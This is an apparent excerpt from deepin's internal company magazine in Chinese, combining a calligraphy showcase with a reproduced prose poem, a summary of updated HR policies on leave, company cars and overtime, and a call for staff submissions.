硬笔书法是书法艺术百花园中一朵璀璨的奇葩。它的书写工具包括钢笔、圆珠笔、蘸笔、铅笔、塑头笔、竹笔、木笔、铁笔等，以墨水为主要载体，来表现汉字书写技巧。具有携带方便、书写快捷、使用价值广等特点。它与毛笔的区别在于变软笔的粗壮点画为纤细的点画，去其肉筋存其骨质。

影的告别

人睡到不知道时候的时候，就会有影来告别，说出那些话——有我所不乐意的在天堂里，我不愿去；有我所不乐意的在地狱里，我不愿去；有我所不乐意的在你们将来的黄金世界里，我不愿去。

然而你就是我所不乐意的。

朋友，我不想跟随你了，我不愿住。

我不愿意！

呜呼呜呼，我不愿意，我不如彷徨于无地。

我不过一个影，要别你而沉没在黑暗里了。

然而黑暗又会吞并我，然而光明又会使我消失。

然而我并不愿彷徨于明暗之间，我不如在黑暗里沉没

然而我终于彷徨于明暗之间，我不知道是黄昏还是黎明，我姑且举灰黑的手装作喝干一杯酒，我将在不知道的时候独自远行。

呜呼呜呼，倘若黄昏，黑夜自然会来沉没我，否则我要被白天消失，如果现是黎明。

朋友，时候近了。

我将向黑暗里彷徨于无地。

你还想我的赠品。我能献你甚么呢？无已，则仍是黑暗和虚空而已。

但是，我愿意只是黑暗，或者会消失于你的白天；我愿意只是虚空，决不占你的心地。

我愿意这样，朋友——

我独自远行，不但没有你，并且再没有别的影在黑暗里。只有我被黑暗沉没，那世界全属于我自己。

“深度·达人秀”栏目长期征集能人异士来施展拳脚哦！ 投稿邮箱：deepin-magazine@deepin.com

深度科技 · 制度规范小贴士

综合部第二季度对公司部分制度文档做了修改，以下节选了部分与同学们密切相关的更新内容，更多详情请在“够快云库”查阅。

1. 财务管理制度更新：

修改财务制度各相关业务流程说明图，新的流程图与钉钉系统中财务相关流程保持一致。

2. 公司用车制度更新：

主要对公车的用途优先级做出了更详细的说明。优先级如下：

1）总经理指派的临时接送或临时出借给公司重要合作伙伴或关系人员的用途；

2）日常公务接待；

3）日常接送公司副总（含）以上领导出差及参加商务活动及客户宴请；

4）员工集体活动交通工具；

5）市内距离较远（15 公里以上）且目的地交通不便的临时外出办公。

3. 假期及福利制度更新：

1）修改“三八妇女节”放假规定：放假时间由原来的固定 3 月 8 日当天休息，改为可在 3 月 8 日当天及之后的 3 月份内任何时间申请休息，休假天数不变。

2）修改“年假”未休工资发放规定：截止每年年末，未休的法定年假仍然按照日工资的双倍计算发放年假工资；未休的公司年假改为按照日工资计算发放年假工资。取代了之前未休的公司年假年底清零的规定。

3）明确了男员工的陪产假申请办法。

4. 增加了加班调休时长记录的推送方式：

从今年 5 月份开始的每个月月初，Tower 系统机器人会将上个月登记的有效加班记录进行汇总，并依照当月调休记录进行调休时长余额统计。最终的结果会通过邮件的形式发送到每名有加班记录的员工邮箱中，方便大家掌握自己可用的调休时长。

5. 调休时长清零时间变更：

即日起，员工全年加班调休剩余时长的清零时间，由原来的自然年年末，修改为公司财年年末，即每年的 3 月 31 日清零，4 月 1 日开始重新计算下一财年的可调休时长。

deepin 集结 | 征稿启事

一个个矩形、圆形、方框，一条条虚线、实线，一张张图片、图标。

标尺和辅助线拉来拉去，历时一月的精心打理，属于我们自己的刊物终于成型啦！为了让这个初生的如同婴儿一般的刊物茁壮成长，就需要得到我们每位同学关爱和呵护，我们将看着它走过一岁、两岁、三岁……与它一起度过每一年的每一个月。而它的口粮则是我们的稿件~\(≧▽≦)/~啦啦啦！

编辑部表态说实时新闻、政策方向、行业趋势及发展我们包场了，可是大家的精神生活就不能把握了，为了丰富营养，体现诸位同学的主人翁意识，每一期都需要大家的新鲜投稿，一经采用，礼物和稿酬就会飞到你那里哦！

下面来说说主要的吧：

形式：摄影作品 Ps. 不要叫你的单反在家睡大觉了，赶紧出来发挥作用吧！

绘画书法 Ps. 你不发出来怎么能知道原来你还这么有才！

诗歌散文、游记、人生感悟 Ps. 知道你原来话不多，但是肚子里面还是有墨水的！

经验技术分享 Ps. 专业达人们，把你们的专业知识拿来 show 一下吧，科普一下啦！

以及能落实到纸上的任何才艺 Ps. 还有多少是我想不到的，快点告诉我！

要求：我们很看重有图有真相哦，图片和文字说明一样重要。

稿酬：现金（微信红包）或精美礼品

投稿方式：deepin-magazine@deepin.com

邮件名称一定要注明 “所在城市 – 部门 – 姓名”

好啦好啦，如果诸位同学有任何问题，都可以立即马上咨询我们：

zhengdan@deepin.com
qindi@deepin.com

deepin

we do we change...